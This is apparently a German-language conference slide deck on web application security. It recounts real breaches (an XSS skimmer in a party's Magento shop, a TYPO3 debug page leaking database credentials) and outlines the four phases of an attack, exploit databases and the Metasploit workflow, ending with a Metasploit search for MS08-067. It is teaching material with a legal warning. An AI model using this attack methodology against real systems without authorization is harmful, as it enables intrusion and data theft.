Hack me if you can

Sicherheit in Web-Anwendungen

Bernhard Hirschmann

Agenda

1. **Warum das alles?**
2. **Wie man hackt**
3. **Wie man sich schützt**
4. **Wie man sich wehrt**

1

WARUM DAS ALLES?

Viele Web-Anwendungen haben massive Schwachstellen

URSACHE

- Termindruck
- Stress
- Unwissenheit

AUSWIRKUNG

- Sicherheitslücken
- Diebstahl von Daten
- Kompromittierung
- Verlust des Vertrauens

VORBEUGUNG

- Wissen aufbauen
- Angriffe kennen
- Präventionen kennen
- Abwehrmaßnahmen nutzen

Onlineshop der CSU

Oktober 2018 - Landtagswahl in Bayern

- **Magento Onlineshop** – veraltet und ungepatcht
- Einbruch: Brute Force oder Sicherheitslücke
- **XSS eingeschleust**
  - stiehlt beim Bezahlvorgang persönliche Daten

- Willem de Groot:
  - über 40.000 Magento Shops weltweit betroffen

freie-waehler-bayern.de

14. Oktober 2018 - Landtagswahl in Bayern

- Freie Wähler gehören zu den Gewinnern
- Ansturm auf deren Webseite
- CMS kollabiert - DB-Connections gehen aus
- Fehlerseite bringt Debug-Informationen
  - User + Passwort der DB-Verbindung

- Credentials des DB Account
  - auch für das CMS Typo3 gültig

https://www.freie-waehler-bayern.de/wahlen-2018/wahlprogramm/

Uncaught TYPO3 Exception

#1476107295: PHP Warning: mysqli::__construct(): (HY000/1203): User p462114 already has more than 'max_user_con

TYPO3\CMS\Core\Error\Exception thrown in file
/html/typo3/typo3_src-8.7.13/typo3/sysext/core/Classes/Error/ErrorHandler.php in line 107

15 TYPO3\CMS\Core\Error\ErrorHandler::handleError(2, "mysqli::__construct(): (HY000/1203): User p462114 ...ore

14 mysqli::__construct("db3231.mydbserver.com", "p462114", "[redacted]", "usr_p462114_1", 3306)

/html/typo3/typo3conf/ext/_ext.php

```
00178:
00179:     if ($driver == 'mysqli' && class_exists('mysqli')) {
00180:         $mysqli = new mysqli($host, $user, $password, $dbname, $port);
00181:
00182:         if ($mysqli->connect_errno) {
```

13 getDbConnection()

/html/typo3/typo3conf/ext/_ext.php

```
00189: function fetchDomainRecords() {
00190:     $sql = 'SELECT sd.pid, sd.domainname FROM `sys_domain` sd , pages p WHERE sd.pid = p.uid and p.
00191:     $db = getDbConnection();
```

- 3 gravierende Fehler:
  - Veraltete, ungepatchte Software
    - PHP, Typo3, MySQL
  - Debugmodus aktiv bei Typo3
  - Verwenden der gleichen Credentials für CMS und DB

- Möglichkeiten für Angreifer:
  - Auslesen aller CMS-Inhalte + Benutzerdaten und Passwort-Hashes
  - Modifikation dieser Daten
  - Einschleusen von Schadcode, Trackern, Trojanern, ...
  - Website Defacements

Gestohlene Datensätze

Bundeshack - Auswärtiges Amt

Quelle: http://www.heise.de

Ziele

Warum sind wir heute hier?

1. Hacken ist oft erschreckend einfach
2. Viele Schutzmaßnahmen leicht umsetzbar
3. Welche Maßnahmen gibt es?
4. Was kann man für Abwehr tun?

Ziele eines Hackers

Erreichter Zugriff auf Server	Möglichkeiten		
Lesen	Geheimnisse auslesen	Zugangsdaten / Passwörter	Serversoftware Binaries	Quellcode
Schreiben	Daten manipulieren	Schadcode einschleusen	Erpressung	Ransomware
Ausführen	Kriminelle Aktivitäten verschleiern	Bankkonten verwenden für Geldwäsche	Teil eines Botnets werden	Coin-Mining

2

WIE MAN HACKT

Hacken ist illegal! Gefängnisstrafe droht!

Hackerparagraph (§ 202a Abs. 1 StGB) :

> *"Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit* ***Freiheitsstrafe bis zu drei Jahren*** *oder mit* ***Geldstrafe*** *bestraft“*

→ Nur im Auftrag hacken, mit schriftlicher Genehmigung „Out of Jail Card“

Wie hackt man?

Die 4 Phasen eines strategischen Angriffs

1. Phase
FOOTPRINTING

- Passives Vorgehen
- Informationsbeschaffung
- Analyse

2. Phase
SCANNING

- Aktives Vorgehen
- Vulnerability-Scan
- Spidering

3. Phase
ENUMERATION

- Automatisierte Test
- Fuzzing
- Brute Forcing

4. Phase
EXPLOITATION

- Manuelles Vertiefen
- Exploits nutzen
- Einbrechen

Phase 1: Footprinting

Anwendung nach Schwachstellen prüfen

STRATEGIE

- Passiv Vorgehen
- Analysieren
- Informationen sammeln

VORGEHENSWEISE

- Anwendung durchforsten
- Fehler provozieren
- Analyse Quellcode
- Suchen öffentlicher Infos
  - „Google Hacking“

ERGEBNIS

- Detaillierte Informationen
  - des System
  - der Komponenten
- Version und Patchlevel
- Infos zu beteiligten Entitäten

Phase 2: Scanning

Automatische Analyse

STRATEGIE

- Aktiv Vorgehen
- Tools einsetzen

VORGEHENSWEISE

- Spidering
  - vollständige Sitemap
- Traffic aufzeichnen und untersuchen
- Vulnerability-Scan
  - bekannte Schwachstellen finden

ERGEBNIS

- Liste von Schwachstellen
  - in Anwendung
  - in eingesetzten Libs
  - Frameworks
  - Server-Komponenten
  - ...

Phase 3: Enumeration

Anwendung in die Mangel nehmen

STRATEGIE

- Knacken von Zugangsdaten
- Durchprobieren aller Möglichkeiten

VORGEHENSWEISE

- Automatisierte Test
- Fuzzing
  - geheime Pfade
  - versteckte URLs
  - Parameter
- Brute Forcing
  - Credentials

ERGEBNIS

- Zugang zur Anwendung
- Transparenz der Funktionen und Bereiche

Phase 4: Exploitation

Schwachstellen ausnützen

STRATEGIE

- Manuelles Vertiefen
- „Die letzte Meile zu Fuß“

VORGEHENSWEISE

- Gefundene Schwachstellen prüfen
- Zugang zur Anwendung verschaffen
- Privilegien maximieren
- Daten erbeuten
- Weitere Schwachstellen suchen

ERGEBNIS

- Kontrolle über die Anwendung
- Schwachstellen
  - offenlegen
  - beweisen
  - dokumentieren

Wie hackt man?

Die 4 Phasen eines strategischen Angriffs

1. Phase
FOOTPRINTING

- Passives Vorgehen
- Informationsbeschaffung
- Analyse

2. Phase
SCANNING

- Aktives Vorgehen
- Vulnerability-Scan
- Spidering

3. Phase
ENUMERATION

- Automatisierte Test
- Fuzzing
- Brute Forcing

4. Phase
EXPLOITATION

- Manuelles Vertiefen
- Exploits nutzen
- Einbrechen

Fertige Angriffsvektoren verwenden: Exploits

Exploit – (englisch *to exploit* ‚ausnutzen')

- Programm zum Ausnutzen einer Sicherheits-Schwachstelle
  - Exploits teilweise frei verfügbar für ältere Schwachstellen
    - mit Premium-Account auch für neuere Schwachstellen
- **Zero-Day-Exploits** bezeichnen Exploits für Schwachstellen, für die es noch keine Patches gibt
- Datenbank für Exploits: exploit-db.com

Angriffsvektoren anwenden
Exploit-Frameworks


Frameworks um Exploits auszuführen

- **Metasploit** von Rapid7
- **Canvas** von Immunity
- **Core Impact** von Core Security


Angriffsvektoren anwenden
Exploit-Framework Metasploit

Vorgehensweise beim Angriff mit Metasploit


1. Exploit auswählen und konfigurieren
2. Optionale Verwundbarkeitsprüfung
3. Payload wählen und konfigurieren:
   - Client-Programm Meterpreter
   - VNC-Server
   - Shell
4. Ausführung des Exploits
5. Weiteres Vordringen auf dem Zielsystem
   - Nach einem erfolgreichen Angriff lassen sich mittels Payload weitere Aktionen auf dem Zielrechner ausführen.


Applications Places Tue Oct 18, 12:43 PM root
Terminal
File Edit View Search Terminal Help
=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > search MS08-067
